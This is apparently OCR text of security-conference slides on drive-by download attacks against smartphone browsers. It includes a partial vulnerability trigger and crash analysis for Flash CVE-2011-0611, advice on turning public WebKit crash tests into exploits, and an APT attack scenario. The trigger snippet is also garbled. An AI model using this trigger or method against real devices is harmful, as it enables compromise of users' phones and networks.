00000450h: 4A D8 12 4D 07 01 00 00 00 08 1C 99 02 00 C4 FE ; J?M.......?.컬
00000460h: 96 05 00 07 0C F5 4E 15 4C 62 9D 02 00 0F 00 96 ; ?...?.Lb?...?
00000470h: 0A 00 07 E9 1B 88 3F 07 66 1C 88 3F 0E 12 9D 02 ; ...??.f.?..?
```

  - Vulnerability trigger

```
...
Date.prototype.c_fun = SharedObject.prototype.getSize;
Date.prototype.getDay = function () {
          this.c_fun();
};

var eval(0) = new Date(1.41466385537348e-315); // 0x11111110
(eval(0)).getDay();
...
```

Case study: CVE-2011-0611

- **CVE-2011-0611 adobe flash vulnerability**

```
I/DEBUG   (13155): Build fingerprint: 'samsung/SHW-M180S/SHW-M180S/SHW-M180S…
I/DEBUG   (13155): pid: 2210, tid: 2222  >>> com.android.browser <<<
I/DEBUG   (13155): signal 11 (SIGSEGV), fault addr 1111111c
I/DEBUG   (13155):  r0 5067c0f8  r1 00000001  r2 50791400  r3 00000006
I/DEBUG   (13155):  r4 82e1512c  r5 4b86bfc8  r6 5067c0f8  r7 5078f740
I/DEBUG   (13155):  r8 50694000  r9 00000004  10 00000000  fp 5078f740
I/DEBUG   (13155):  ip 4b86bfb4  sp 4b86bd58  lr 11111110  pc 82a6761e  cpsr 00000030
I/DEBUG   (13155):
I/DEBUG   (13155):          #00  pc 0026761e  /data/data/com.adobe.flashplayer/lib/libflas…
I/DEBUG   (13155):          #01  lr 11111110  <unknown>
```

```
  267610:       2101            movs    r1, #1
  267612:       f88d 1197       strb.w  r1, [sp, #407]
  267616:       f8d6 e000       ldr.w   lr, [r6]
  26761a:       4630            mov     r0, r6
  26761c:       3514            adds    r5, #20
  26761e:       f8de b00c       ldr.w   fp, [lr, #12]
  267622:       47d8            blx     fp
  267624:       f8df c268       ldr.w   ip, [pc, #616]  ; 267890 <_stack+0x1e7890>
  267628:       f50d 7ba2       add.w   fp, sp, #324    ; 0x144
  26762c:       4642            mov     r2, r8
  26762e:       2300            movs    r3, #0
```

Agenda


- **Smart platform drive-by download attack**
  - Introduction
  - Technical Description
  - Demonstration
  - Conclusion

INETCOP
Total security solution

Remote Exploitation Demo

How to write an Exploit?

- **Taking advantage of existing vulnerabilities**
  - Make the most of bugzilla :-)
  - Test using test case code (crash.html)
  - Use existing PC exploits



Changeset 111131

Timestamp: 03/17/2012 20:20:21 (111 minutes ago)
Author: commit-queue@webkit.org

Message: [Chromium] PlatformContextSkia::m_drawingToImageBuffer is not correctly set when using per-tile painting.
https://bugs.webkit.org/show_bug.cgi?id=81463

Patch by David Reveman < reveman@chromium.org> on 2012-03-17
Reviewed by James Robinson.

Call PlatformContextSkia::setDrawingToImageBuffer() from
SkPictureCanvasLayerTextureUpdater::prepareToUpdate so that sub-pixel
text rendering is not used incorrectly with per-tile painting.

No new tests.

* platform/graphics/chromium/SkPictureCanvasLayerTextureUpdater.cpp:
(WebCore::SkPictureCanvasLayerTextureUpdater::prepareToUpdate):


Location: trunk/Source/WebCore
Files: 2 modified

ChangeLog (view diffs)
platform/graphics/chromium/SkPictureCanvasLayerTextureUpdater.cpp (view diffs)

Download in other formats:
Unified Diff | Zip Archive

How to write an Exploit?

- **Taking advantage of existing vulnerabilities**



crash.html expected

☑ Changesets ☑ Wiki

Results (1 - 10 of 633)

[111055]: Fix layout test to output the same result for V8 and JSC ...
... * fast/dom/inline-event-attributes-crash-expected.txt: * fast/dom/inline-event-attributes-crash.html:
By arv@chromium.org — 03/16/2012 13:27:30

[111043]: [V8] Ensure that invalid syntax in inline event handlers does not cause a ...
... Test: fast/dom/inline-event-attributes-crash.html * bindings/v8/V8LazyEventListener.cpp: (WebCore::V8LazyEventListener::prepareListenerObject): LayoutTests: * fast/dom/inline-e
crash-expected.txt: Added. * fast/dom/inline-event-attributes-crash.html: Added.
By arv@chromium.org — 03/16/2012 12:23:14

[111030]: File input control accessibility can cause a crash ...
... Source/WebCore: Test: accessibility/input-file-causes-crash.html * accessibility/AccessibilityRenderObject.cpp: (WebCore::AccessibilityRenderObject::textUnderElement): LayoutTests
causes-crash-expected.txt: Added. * accessibility/input-file-causes-crash.html: Add ...
By dmazzoni@google.com — 03/16/2012 11:23:25

[110935]: [Crash] Adding <content> into a ShadowRoot causes crash. ...
... Tests: fast/dom/shadow/shadow-content-crash-expected.html fast/dom/shadow/shadow-content-crash.html * dom/ShadowTree.cpp: (WebCore::ShadowTree::attach): (WebCore::Sh
* dom/ShadowTree.h: (WebCore): (ShadowTree): (WebCore::ShadowTree::selector): * h ...
By shinyak@chromium.org — 03/15/2012 20:20:26

[110670]: Merge 110226 - NULL renderer possible in ...
... fast/events/input-element-display-none-in-dragleave-crash.html * html/HTMLInputElement.cpp: (WebCore::HTMLInputElement::setCanReceiveDroppedFiles): NULL-check renderer()
fast/events/input-element-display-none-in-dragleave-crash-expected.txt: Added. * fast/events/input-elem ...
By tkent@chromium.org — 03/14/2012 00:31:33

[110640]: MathML crash in WebCore::Node::previousSibling() ...
... Test: mathml/msub-anonymous-child-render-crash.html * rendering/mathml/RenderMathMLSubSup.cpp: (WebCore::RenderMathMLSubSup::addChild): LayoutTests: * mathml/msu
crash-expected.txt: Added. * mathml/msub-anonymous-child-render-crash.html: Added.
By commit-queue@webkit.org — 03/13/2012 16:45:53

[110593]: Fix the use of stale text fragments ...
... Test: svg/custom/delete-text-crash.html * rendering/InlineBox.h: (InlineBox): * rendering/svg/SVGInlineTextBox.cpp: (WebCore::SVGInlineTextBox::dirtyLineBoxes): (WebCor
rendering/svg/SVGInlineTextBox.h: (SVGInlineTextBox): LayoutTests: * svg/custom/delete-text ...
By schenney@chromium.org — 03/13/2012 12:48:20

Searching and Testing of Remote vulnerabilities

INETCOP
Total security solution


Agenda

- **Smart platform drive-by download attack**
  - Introduction
  - Technical Description
  - Demonstration
  - Conclusion

INETCOP
Total security solution

APT attack

- **Real case: Operation Aurora**
  - Attacked Google, Morgan Stanley (AKA Aurora)
  - Attacked over 200 corporations for over 6 month
  - Used MS IE use-after-free vulnerability, massive attack via Chinese servers
- **Future APT attack on Smart platform**
  - 1st attack on a web server to plant an attack code
  - 2nd penetration attack for smart platform
  - Wi-Fi network attack via smart platform
  - 3rd attack on Intranet servers and PCs



